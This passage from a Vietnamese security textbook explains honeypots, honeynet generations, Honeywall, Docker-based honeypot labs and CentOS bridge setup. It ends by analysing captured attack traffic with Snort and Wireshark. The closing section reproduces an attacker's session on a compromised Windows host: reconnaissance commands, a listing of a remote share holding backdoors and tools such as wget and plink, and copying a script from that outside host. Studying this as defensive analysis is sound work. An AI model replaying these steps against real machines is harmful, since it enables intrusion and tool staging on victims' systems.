Hành động trên mục tiêu (Actions on objectives) là giai đoạn cuối cùng cần thiết cho các cuộc tấn công thành công. Mục tiêu phổ biến nhất là lọc dữ liệu hoặc đánh cắp thông tin từ máy tính bị nhiễm, kẻ tấn công cũng có thể thay đổi hoặc xóa các tập tin trên máy tính bị nhiễm trong khi đồng thời di chuyển khắp nơi trên mạng bị nhiễm, các cuộc tấn công diễn ra và nhân bản trên các máy tính khác. Ví dụ: chỉnh sửa, phá hủy, đánh cắp dữ liệu từ máy tính và máy chủ; tung ra các phần mềm độc hại; chuyển hướng trình duyệt.

Chương 5

THIẾT LẬP MÔI TRƯỜNG THỬ NGHIỆM TẤN CÔNG MẠNG

5.1. HONEYNET

5.1.1. Honeypot

Honeypot là một hệ thống máy tính được thiết kế để thu hút những kẻ tấn công bằng cách tạo ra môi trường ảo với các dịch vụ như một hệ thống máy tính thực [29]. Honeypot là một công cụ rất hiệu quả nhằm theo dõi, lưu dấu vết tấn công, giúp cho nhà khoa học, quản trị mạng kịp thời nắm bắt các lỗ hổng bảo mật của hệ thống máy tính.

Honeypot được phân làm hai loại phổ biến dựa trên mức độ tương tác của chúng: Honeypot tương tác thấp (Low Interaction Honeypot) và Honeypot tương tác cao (High Interaction Honeypot) [30]. Trong đó, Honeypot tương tác thấp mô phỏng giả lập các dịch vụ, ứng dụng và hệ điều hành, mức độ rủi ro thấp, dễ triển khai và bảo trì nhưng bị giới hạn về dịch vụ.

Honeypot tương tác cao là một hệ thống được cấu hình ở mức chuyên sâu qua nhiều thành phần để thu thập, phân tích dữ liệu và đưa ra cảnh báo. Những kẻ tấn công được tự do tương tác với hệ điều hành thực tế và hệ thống sẽ ghi lại các nỗ lực tấn công. Honeypot tương tác cao được xác định theo cách chúng được triển khai trong mạng.

Ngoài việc phân loại dựa trên mức độ tương tác, việc phân loại Honeypot còn được thực hiện dựa trên loại hệ thống mà Honeypot

thể hiện [31]. Nếu Honeytrap được triển khai để thể hiện một máy chủ với các dịch vụ và chờ đợi những kẻ tấn công tác động lên hệ thống thì được gọi là Server Honeytrap. Ngược lại, nếu Honeytrap được triển khai để thể hiện một máy trạm sử dụng các ứng dụng, chủ động kết nối, tương tác với các dịch vụ trên mạng thì được gọi là Client Honeytrap. Thông thường Server Honeytrap được sử dụng để phát hiện các cuộc tấn công mạng, các lỗ hổng dịch vụ mạng trên máy chủ. Trong khi đó, Client Honeytrap được sử dụng để phát hiện lỗ hổng của các ứng dụng trên máy trạm.

5.1.2. Honeynet

Honeynet [32] là một mạng lưới các Honeytrap tương tác cao được sử dụng trong các mạng lớn để giám sát tất cả các hệ thống và các hoạt động của mạng. Honeynet là một hệ thống “thực”, hoàn toàn giống như một mạng làm việc bình thường, Honeynet cung cấp các hệ thống, ứng dụng và các dịch vụ thực. Điều quan trọng nhất khi xây dựng một Honeynet chính là Honeywall. Honeywall là Gateway ở giữa Honeytrap và mạng bên ngoài. Nó hoạt động ở tầng 2 như là Bridged. Các luồng dữ liệu khi vào hoặc ra từ Honeytrap đều phải đi qua Honeywall. Các chức năng của Honeynet bao gồm:


- *Thu thập dữ liệu:* tất cả các hoạt động của kẻ tấn công trong Honeynet và thông tin vào hoặc ra của Honeynet đều được ghi nhận lại mà kẻ tấn công không biết rằng họ đang bị giám sát. Các luồng dữ liệu khi đi vào không bị hạn chế, nhưng khi đi ra ngoài sẽ bị hạn chế.

- *Kiểm soát dữ liệu:* kiểm soát luồng dữ liệu truy cập đáng ngờ vào hoặc ra Honeynet. Ngoài ra, cơ chế kiểm soát đảm bảo rằng một khi Honeytrap trong Honeynet bị tấn công và chiếm quyền điều khiển, tất cả các hoạt động độc hại phải được kiểm soát, tránh lây hại.

- *Phân tích số liệu*: giúp nhà quản trị Honeynet đơn giản hóa việc phân tích tất cả các dữ liệu thu được và hỗ trợ cho việc điều tra, phân tích tấn công về sau. Từ đó đưa ra những giải pháp kịp thời để bảo vệ hệ thống mạng của đơn vị, tổ chức.


Tùy thuộc vào các công nghệ được áp dụng và cách thức hoạt động kiểm soát và thu thập dữ liệu của Honeynet trong nhiều năm qua, Honeynet đã phát triển qua 3 thế hệ như được nêu dưới đây [33]:

- *Gen I Honeynet (Hình 5.1)*: được phát triển vào năm 1999 bởi Dự án Honeynet. Kiến trúc đơn giản với một tường lửa được hỗ trợ bởi một IDS giống Gateway và một Honeypot được đặt phía sau nó. Kiến trúc này yêu cầu 2 giao diện trên Honeywall Gateway, một giao diện với mạng bên ngoài và một giao diện với mạng nội bộ Honeypot. Kiến trúc này gặp hạn chế khi Gateway hoạt động như một thiết bị mạng tầng ba có thể bị Hacker tấn công.



Hình 5.1: Kiến trúc Gen I Honeynet

- *Gen II & III Honeynet (Hình 5.2):* sự thay đổi trong kiến trúc đã được tạo ra bởi sự ra đời của một thiết bị duy nhất xử lý các cơ chế thu thập dữ liệu và kiểm soát dữ liệu của Honeynet được gọi là IDS Gateway hoặc Honeywall. Honeywall được thực hiện như cầu nối trong suốt. Gen II Honeynet được giới thiệu lần đầu tiên vào năm 2001 và Gen III Honeynet được phát hành vào cuối năm 2004. Gen II Honeynet được tạo ra để giải quyết những thiếu sót trong Gen I Honeynet. Gen II và Gen III Honeynet có cùng kiến trúc, với sự khác biệt duy nhất là những cải tiến về triển khai và quản lý trong Gen III Honeynet cùng với việc bổ sung một máy chủ Sebek được tích hợp sẵn trong Gateway được gọi là Honeywall. Kiến trúc này kết hợp ba giao diện trên Honeywall. Hai giao diện đóng vai trò là cầu nối giữa mạng bên ngoài và mạng Honeypot bên trong; Giao diện thứ ba được sử dụng cho các nhiệm vụ quản lý và cấu hình.




Hình 5.2: Kiến trúc Gen II Honeynet

5.1.3. Honeywall

Honeywall [34] là một Gateway trong suốt cho các Honeypot tương tác cao trong mạng Honeynet và không thể phát hiện bởi kẻ tấn công. Mục đích của nó là ghi nhận và kiểm soát quyền truy cập vào ra Honeypot. Honeywall hoạt động như một cầu nối mà kẻ tấn công không phát hiện ra.

Dự án Honeynet là một tổ chức nghiên cứu bảo mật mã nguồn mở, phi lợi nhuận. Honeywall CDROM Roo [35] phiên bản 1.4 được thiết kế để trở thành một giải pháp sản xuất, được sử dụng bởi các cá nhân và tổ chức trên toàn thế giới. Mục đích của Honeywall CDROM là tự động hóa việc cài đặt và bảo trì.

Honeynet và cung cấp hỗ trợ phân tích dữ liệu trong Honeynet. Honeywall Roo [36] bao gồm nhiều công cụ bảo mật nổi tiếng, Hình 5.3 là sơ đồ logic của Honeywall Roo.



Hình 5.3: Sơ đồ logic của Honeywall Roo

- *Snort*: hệ thống phát hiện xâm nhập (IDS).
- *Snort_inline*: hệ thống ngăn chặn xâm nhập (IPS).
- *Argus, Pof*: lấy dấu vân tay thụ động của hệ điều hành.
- *Tcpdump*: xem các tiêu đề gói tin.
- *Hflow2*: công cụ phân tích dữ liệu Honeynet.
- *Walleye*: giao diện Web để quản trị và phân tích dữ liệu.
- *Sebek*: công cụ thu thập dữ liệu được thiết kế để nắm bắt một cách lén lút các hoạt động của kẻ tấn công.

5.2. VIRTUAL HONEYNET

Ảo hóa là một công nghệ cho phép chạy nhiều máy ảo trên một máy vật lý. Mỗi máy ảo có thể là một bản cài đặt hệ điều hành độc lập, chạy đồng thời với các máy khác nhằm chia sẻ tài nguyên vật lý như CPU, RAM, Storage và thiết bị ngoại vi thông qua phần mềm chuyên dụng. Điều này giúp giảm chi phí phần cứng Dự án. Virtual Honeynet là một giải pháp cho phép chạy mọi thứ trên một máy tính. Virtual Honeynet không phải là một công nghệ hoàn toàn mới, nó chỉ đơn giản là lấy khái niệm về công nghệ Honeynet và triển khai chúng thành một hệ thống duy nhất. Việc thực hiện này có những ưu điểm và nhược điểm riêng so với Honeynet truyền thống.

Ưu điểm là giảm chi phí và quản lý dễ dàng hơn, vì mọi thứ được kết hợp trên một hệ thống duy nhất. Virtual Honeynet đi kèm với rủi ro, cụ thể là kẻ tấn công có thể thỏa hiệp phần mềm ảo hóa và chiếm lấy toàn bộ Honeynet, cho phép chúng kiểm soát tất cả các hệ thống. Với nguy cơ để lại dấu vân tay của phần mềm ảo hóa, khi các Hacker thâm nhập hệ thống Virtual Honeynet, họ có thể xác định các hệ thống đang chạy trong một môi trường ảo.

5.3. CONTAINER HONEYNET

Giải pháp đưa các ứng dụng bảo mật vào hệ sinh thái Container ngày càng trở nên phổ biến. Các hệ thống Honeynet cũng đã được Container hóa như TPot là một hệ thống giám sát sự cố dựa trên Honeypot được phát triển bởi Deutsche Telekom.

TPot hỗ trợ nhiều Honeypot mã nguồn mở được lưu trữ trong Container để cung cấp một hệ thống Honeypot có khả năng triển khai cao. Trong một hệ sinh thái cơ sở hạ tầng nơi các dịch vụ ngày càng được tích hợp, việc Container các ứng dụng bảo mật là điều bắt buộc để chúng duy trì tương thích với các kiến trúc công nghệ mới. Tiềm năng và một số lợi ích đã được xác định của Container:

- *Disposability*: các Container hầu như chỉ dùng một lần.

Trong trường hợp một Container bị nhiễm phần mềm độc hại, bạn có thể dễ dàng xóa hoàn toàn và triển khai lại Container đó với sự gián đoạn tối thiểu đối với hệ thống.

- *Isolation*: một trong những tính năng chính góp phần vào việc đưa Container vào ứng dụng rộng rãi là khả năng hạn chế và cô lập môi trường ứng dụng. Các ứng dụng chạy bên trong một Container sẽ không tương tác, trừ khi được định cấu hình rõ ràng để làm như vậy, với các ứng dụng bên trong Container khác hoặc trên máy chủ. Đây là một sự tăng cường đáng kể về bảo mật so với việc chạy nhiều ứng dụng trong cùng một hệ thống mà không có ứng dụng Container và có nghĩa là ngay cả khi một Container bị phần mềm độc hại thâm nhập, các ứng dụng khác vẫn có thể tiếp tục hoạt động. Cách tiếp cận kết hợp này đối với các dịch vụ vận hành có khả năng mang lại khả năng chịu lỗi và khả năng mở rộng cao hơn trong các hệ thống mà chúng được triển khai, làm giảm khả năng bị xâm phạm của hệ thống tổng thể.

- *Standard Base OS Images*: các giải pháp Container được hưởng lợi rất nhiều từ việc có thể tạo các Container tùy chỉnh dựa trên bản sao hệ điều hành (OS Image) tiêu chuẩn, được sử dụng rộng rãi. Những bản sao tiêu chuẩn này có lợi thế từ việc được kiểm tra và vá bảo mật liên tục, làm cho chúng trở thành nền tảng an toàn để xây dựng các Container tùy chỉnh.

- *Customisability*: các Container có khả năng tùy chỉnh cao và cho phép quản trị viên hệ thống kiểm soát chi tiết. Chẳng hạn như có thể hạn chế mọi thứ, từ các đặc quyền đến các dịch vụ thời gian chạy, cho phép hạn chế những tài nguyên nào có thể được truy cập bởi bất kỳ Container nhất định nào.

5.4. ỦY QUYỀN TRUY CẬP HONEYNET

Ủy quyền ngầm [37], rất nhiều quyền truy cập hệ thống là được ngầm định, các máy chủ Web mong đợi người dùng truy cập vào trang Web và sử dụng các chức năng, dịch vụ trên trang Web đã được xây dựng sẵn. Các máy chủ FTP ẩn danh cung cấp quyền truy cập vào các tập tin khi người dùng đã xác thực tài khoản ẩn danh 'Anonymous' bằng tên tài khoản và mật khẩu. Không ai gợi ý rằng mọi người dùng khi truy cập vào hệ thống hoặc xem trang chủ Website phải là chủ sở hữu hệ thống hoặc trang Web.

Nghiên cứu đã chỉ ra hai vấn đề. Vấn đề thứ nhất: giai đoạn xác định đối tượng tức là quét địa chỉ IPv4, là hợp pháp vì các hệ thống được quét ngầm cho phép tương tác bằng cách kết nối với Internet; việc truy cập các Honeypot được xác định cũng tránh khỏi hành vi bị coi là bất hợp pháp. Vấn đề thứ hai: khi cài đặt Honeypot tương tác cao trên Internet thì người cài đặt muốn mọi người gửi lệnh đến nó. Trên thực tế, nhóm triển khai Honeynet sẽ

thất vọng nếu không có ai tương tác với Honeypot của họ. Vì các điều đó, chúng ta có thể chắc chắn rằng khi mọi người tương tác với các Honeypot là được phép.

5.5. THIẾT LẬP HONEYNET THỬ NGHIỆM XÂM NHẬP

Nếu bạn là một chuyên viên bảo mật, bạn có thể triển khai một Honeynet thử nghiệm để thu thập dữ liệu, thử nghiệm các hình thức tấn công mạng, khai thác các lỗ hổng bảo mật của Honeypot và phân tích dữ liệu tấn công mạng. Nếu là sinh viên, bạn chỉ cần cài đặt một trong các Honeypot trên máy ảo và thử nghiệm khai thác các lỗ hổng bảo mật trên Honeypot đó. Sau khi thành thạo về Honeynet, bạn có thể triển khai thu thập dữ liệu thực tế và nghiên cứu sâu hơn về các giải pháp bảo mật trên không gian mạng.


5.5.1. Kiến trúc Gen II Honeynet

Kiến trúc Gen II Honeynet, với thiết kế (Hình 5.4) có ba thành phần:

1. Các Honeypot được thiết kế để thu hút kẻ tấn công bằng cách sử dụng các hệ điều hành phiên bản cũ hơn hoặc các Framework, thư viện có lỗ hổng bảo mật. Honeypot là một công cụ rất hiệu quả nhằm theo dõi, lưu dấu vết tấn công, giúp các nhà khoa học, quản trị mạng kịp thời nắm bắt những lỗ hổng bảo mật của hệ thống máy tính.

2. Honeywall là Gateway trong suốt cho các Honeypot tương tác cao trong Honeynet và không thể phát hiện bởi kẻ tấn công. Honeywall thực hiện ghi nhận và kiểm soát truy cập vào ra Honeypot bởi Snort.

3. Management kết nối SSH với Honeywall để truy xuất dữ liệu phân tích. Kết nối SSH giúp truy cập Honeywall từ xa được bảo mật.



Hình 5.4: Kiến trúc Honeyynet thu thập dữ liệu tấn công mạng

5.5.2. Môi trường Docker Container

Container là nền tảng được lựa chọn để triển khai thử nghiệm, Docker Container là công nghệ sẽ được sử dụng để triển khai môi trường nghiên cứu. Docker là tiêu chuẩn công nghiệp cho các giải pháp Container và là một công nghệ mã nguồn mở với cộng đồng hỗ trợ toàn cầu. Các lợi ích của việc sử dụng Docker Container để triển khai môi trường nghiên cứu bao gồm:

- Mỗi Container có một ngăn xếp mạng độc lập, đơn giản hóa việc triển khai Honeyynet so với mạng ảo hoặc cài đặt trực tiếp trên phần cứng thông qua hệ điều hành.
- Lưu trữ Container là độc lập và có thể tùy chỉnh linh hoạt để các Container chia sẻ dữ liệu lưu trữ (Storage) trong một thư mục của máy chủ.

- Việc sử dụng kho lưu trữ Docker, có nghĩa là bản sao hệ điều hành cơ sở đã được chỉnh sửa nghiêm ngặt có thể được sử dụng làm nền tảng cho các Container Honeypot và có thể cấu hình tùy chọn.

- Sự an toàn Honeypot liên quan đến bảo mật của công nghệ Docker.


- Có nguồn tài liệu toàn diện cho hệ sinh thái Docker cũng như cộng đồng hỗ trợ tích cực trên toàn cầu.

Tất cả các yếu tố trên sẽ cho phép đưa ra quyết định tự tin về việc sử dụng Docker trong triển khai hệ thống Honeynet.

5.5.3. Các Container Honeypot

Để có được nhiều dịch vụ mạng và lỗ hổng bảo mật trong quá trình thử nghiệm các hình thức tấn công mạng. Chúng ta có thể sử dụng các Honeypot phổ biến như bWAPP Honeypot,

Cowrie Honeypot, Glastopf Honeypot và Heralding Honeypot để thiết lập từng Container Honeypot và tạo thành Container Honeynet (Hình 5.5) để truy cập, thử nghiệm xâm nhập và kiểm tra phân tích dữ liệu thu thập được.



Hình 5.5: Kiến trúc Container Honeynet

a) bWAPP Honeypot

bWAPP²⁵ là Honeypot ứng dụng Web PHP sử dụng cơ sở dữ liệu MySQL và có hơn 100 lỗ hổng bảo mật Web. Nó giúp những người đam mê bảo mật, nhà phát triển và sinh viên khám phá các lỗ hổng bảo mật trên Web.

b) Cowrie Honeypot

Cowrie²⁶ là một Honeypot SSH và Telnet tương tác cao, được phát triển từ Kippo. Cowrie được thiết kế để ghi lại các cuộc tấn công Brute-force và tương tác dụng lệnh Shell được thực hiện bởi kẻ tấn công.

c) Glastopf Honeypot

Glastopf²⁷ là một Honeypot ứng dụng Web, có khả năng mô phỏng hàng ngàn lỗ hổng Web để thu thập dữ liệu từ các cuộc tấn công nhằm vào các ứng dụng Web. Nguyên tắc của nó là đáp trả kẻ tấn công bằng những phản hồi thuyết phục về một lỗ hổng bảo mật đang tồn tại trên hệ thống. Các kiểu tấn công khai thác thành công trên Glastopf như Remote File Inclusion, Local File Inclusion and HTML Injection.

d) Heralding Honeypot

Heralding²⁸ là Honeypot tương tác thấp cho phép mô phỏng một số giao thức với giao diện đăng nhập cho người dùng xác thực, khi kẻ tấn công cố gắng đăng nhập vào hệ thống, tất cả các thông tin đăng nhập sẽ được ghi lại trong tập tin Log.

²⁵ <http://www.itsecgames.com/>

²⁶ <https://github.com/cowrie/cowrie>

²⁷ <https://github.com/mushorg/glastopf>

²⁸ <https://github.com/johnnykv/heralding>

5.5.4. Xây dựng Honeywall

Hệ điều hành CentOS (Community Enterprise Operating System) và Hệ thống phát hiện thâm nhập Snort là 2 thành phần cơ bản để thiết lập chức năng thu thập và kiểm soát dữ liệu khi xây dựng Honeywall.

CentOS²⁹ là một bản phân phối Linux, có nguồn gốc từ bản phân phối Red Hat Enterprise Linux (RHEL). CentOS không tốn phí và miễn phí để phân phối lại. Mỗi phiên bản CentOS được duy trì cho đến khi phiên bản RHEL tương đương không còn hỗ trợ. Một phiên bản CentOS mới được cung cấp khi phiên bản mới của RHEL được xây dựng lại, khoảng 6-12 tháng cho bản phát hành phụ và vài năm cho phiên bản chính. Điều này dẫn đến một môi trường Linux an toàn, đáng tin cậy.

Snort³⁰ là một hệ thống phát hiện thâm nhập mạng mã nguồn mở, có khả năng thực hiện phân tích luồng dữ liệu mạng thời gian thực và ghi nhật ký gói tin trong mạng sử dụng giao thức Internet. Nó có thể thực hiện phân tích giao thức, tổng hợp hoặc tìm kiếm nội dung và có thể được sử dụng để phát hiện nhiều loại tấn công và thăm d. khác nhau, chẳng hạn như: Buffer Overflow, Stealth Port Scan, CGI Attack, SMB Probe, OS Fingerprinting Attempt,... Các luật của Snort luôn được cập nhật mới theo thời gian.

Để xây dựng Honeywall, chúng ta cần thiết lập ba giao diện mạng Eth0, Eth1, Eth2 trên máy ảo. Eth2 là giao diện kết nối SSH với Internet làm nhiệm vụ thiết lập cài đặt, theo dõi nhật ký và truy

²⁹ <https://www.centos.org/>

³⁰ <https://www.snort.org/>

xuất dữ liệu thu được. Giao diện Eth0 và Eth1 kết nối với nhau qua cầu nối Br0, kết nối từ vùng mạng bên ngoài Internet vào hệ thống Honeypot. Các câu lệnh thiết kế cầu nối Br0 và các giao diện mạng Eth0, Eth1 trên Hệ điều hành CentOS 7:

Thiết lập cầu nối Br0

```
$ vi / etc / sysconfig / network - scripts / ifcfg - br0  
DEVICE=br0  
NAME=br0  
TYPE=Bridge  
STP=off  
ONBOOT=yes  
BOOTPROTO=none  
IPADDR=192.168.1.10  
NETMASK=255.255.255.0  
NM_CONTROLLED=no
```

Thiết lập giao diện mạng Eth0

```
$ vi / etc / sysconfig / network - scripts / ifcfg - ens34  
TYPE=Ethernet  
NM_CONTROLLED=no  
DEVICE=ens34  
ONBOOT=yes  
BRIDGE=br0
```

Thiết lập giao diện mạng Eth1

```
$ vi / etc / sysconfig / network - scripts / ifcfg - ens35  
TYPE=Ethernet  
NM_CONTROLLED=no  
DEVICE=ens35  
ONBOOT=yes  
BRIDGE=br0
```

5.6. PHÂN TÍCH DỮ LIỆU TẤN CÔNG MẠNG

5.6.1. Thông tin thu được từ Honeywall

Các tập tin thu thập từ Honeywall (Hình 5.6), tập tin Alert cung cấp nhiều thông tin trực quan về các cuộc tấn công mạng. Tập tin nhị phân Tcpdump (Snort.log) chứa các gói tin mạng cho phép phân tích sâu hơn về các cuộc tấn công, từ Snort.log chúng ta cũng có thể trích xuất các đặc trưng để huấn luyện mô hình máy học phục vụ cảnh báo tấn công mạng.

Name	Date	Type	Size	Length
alert	1/7/2021 7:43 AM	File	106.821 KB	
snort.log.1600614142	1/7/2021 7:43 AM	1600614142 File	99.969 KB	
snort.log.1600615001	1/7/2021 7:43 AM	1600615001 File	53 KB	
snort.log.1600615282	1/7/2021 7:43 AM	1600615282 File	50 KB	

Hình 5.6: Các tập tin thu thập từ Honeywall

Thông tin được cung cấp từ tập tin Alert

```
[**] [129:12:2] Consecutive TCP small segments exceeding . . . [ ** ]  
[ Classification : Potentially Bad Traffic ] [ Priority: 2 ]  
10/27-20:00:54.083810 103.147.122.24:80 -> 192.168.1.15:50820  
TCP TTL:58 TOS:0 x20 ID:16143 IpLen :20 DgmLen:104 DF  
**AP** Seq :0 x34E48688 Ack :0 x1E958E06 Win:0 x1F5 TcpLen :32  
TCP Options (3) => NOP NOP TS : 2174191906 2414381251
```


5.6.2. Phân tích dữ liệu tấn công bằng Wireshark

Wireshark³¹ là công cụ phân tích giao thức mạng hàng đầu và được sử dụng rộng rãi trên thế giới. Nó cho phép bạn xem những gì đang xảy ra trên mạng của bạn ở cấp độ chi tiết nhất.

Sự phát triển của Wireshark là nhờ sự đóng góp tình nguyện của các chuyên gia mạng trên toàn cầu.

Theo thông tin cảnh báo, địa chỉ máy tính của kẻ tấn công là IP: 103.147.122.24. Mở tập tin Snort.log bởi Wireshark để phân tích các hành động của tội phạm mạng. Đầu tiên chúng ta tìm IP trên với câu lệnh: `ip.dst == 103.147.122.24`.

Tiếp theo, chúng ta có thể xem chi tiết từng thao tác của Hacker trên máy mục tiêu bằng cách thực hiện TCP Stream gói tin có cổng 80.



No.	Time	Source	Destination	Protocol	Length	Info
46670	320.686612	192.168.1.15	103.147.122.24	TCP	60	50818 → 443 [ACK] Seq=75000 Ack=322023 Win=177324 Len=0
46643	320.473684	192.168.1.15	103.147.122.24	TLSv1	299	Application Data
46867	316.182935	192.168.1.21	103.147.122.24	TCP	60	49307 → 443 [ACK] Seq=45334 Ack=262125 Win=244148 Len=0
44857	315.972780	192.168.1.21	103.147.122.24	TLSv1	331	Application Data
42845	314.808005	192.168.1.15	103.147.122.24	TCP	60	50818 → 443 [ACK] Seq=75555 Ack=322637 Win=177512 Len=0
42600	314.479532	192.168.1.15	103.147.122.24	TLSv1	299	Application Data
40704	309.178887	192.168.1.15	103.147.122.24	TCP	60	50818 → 443 [ACK] Seq=75310 Ack=322451 Win=177696 Len=0
40700	308.960869	192.168.1.15	103.147.122.24	TLSv1	299	Application Data
40489	308.565155	192.168.1.21	103.147.122.24	TCP	60	49307 → 443 [ACK] Seq=45057 Ack=261939 Win=244132 Len=0
40177	308.348099	192.168.1.21	103.147.122.24	TLSv1	331	Application Data
39903	307.918006	192.168.1.15	103.147.122.24	TCP	465	50820 → 80 [PSH, ACK] Seq=22222 Ack=178 Win=66560 Len=411
39901	307.914642	192.168.1.15	103.147.122.24	TCP	255	50820 → 80 [PSH, ACK] Seq=22021 Ack=178 Win=66560 Len=201

Hình 5.7: Wireshark filter `ip.dst == 103.147.122.24`

³¹ <https://www.wireshark.org/>

```
C:\Users\nv1\Desktop>netstat -nao
netstat -nao
```

Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	720
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:554	0.0.0.0:0	LISTENING	2054
TCP	0.0.0.0:2869	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:5357	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:10241	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:42152	0.0.0.0:0	LISTENING	412
TCP	0.0.0.0:49153	0.0.0.0:0	LISTENING	816
TCP	0.0.0.0:49154	0.0.0.0:0	LISTENING	854
TCP	0.0.0.0:49155	0.0.0.0:0	LISTENING	460
TCP	0.0.0.0:49156	0.0.0.0:0	LISTENING	1808
TCP	0.0.0.0:49158	0.0.0.0:0	LISTENING	476
TCP	192.168.1.15:139	0.0.0.0:0	LISTENING	4
TCP	192.168.1.15:40818	103.147.122.24:443	ESTABLISHED	2460
TCP	192.168.1.15:50520	103.147.122.24:80	ESTABLISHED	4008

Hình 5.8: Wireshark hiển thị các thao tác của Hacker

```
C:\Users\nv1\Desktop>net view \\113.161.105.4
net view \\113.161.105.4
```

Shared resources at \\113.161.105.4

(null)

Share name Type Used as Comment

```
-----
SHARE Disk
The command completed successfully.
```

```
C:\Users\nv1\Desktop>dir \\113.161.105.4\Share
dir \\113.161.105.4\Share
Volume in drive \\113.161.105.4\Share has no label.
Volume Serial Number is ABCD-EFAB
```

Directory of \\113.161.105.4\Share

```
11/09/2020 11:31 AM <DIR> .
11/09/2020 01:30 PM <DIR> ..
11/09/2020 03:25 PM <DIR> backdoors
02/21/2017 08:40 PM 66,560 whoami.exe
02/21/2017 05:40 PM 308,736 wget.exe
11/09/2020 03:25 PM <DIR> mbenum
02/21/2017 03:40 PM 53,248 exe2bat.exe
08/21/2017 06:40 PM 364,344 vncviewer.exe
02/21/2017 06:40 PM 121,796 plink.exe
11/09/2020 11:11 AM 32,789 new.py
```

Hình 5.9: Wireshark hiển thị các thao tác của Hacker

```
C:\Users\nv1\Desktop>copy \\113.161.105.4\Share\new.py
copy \\113.161.105.4\Share\new.py
1 file(s) copied.
```


```
C:\Users\nv1\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 9C32-FF31
```

Directory of C:\Users\nv1\Desktop

```
11/10/2020 03:56 PM <DIR> .
11/10/2020 03:56 PM <DIR> ..
11/09/2020 09:16 AM 22,558 Ketoach.docx
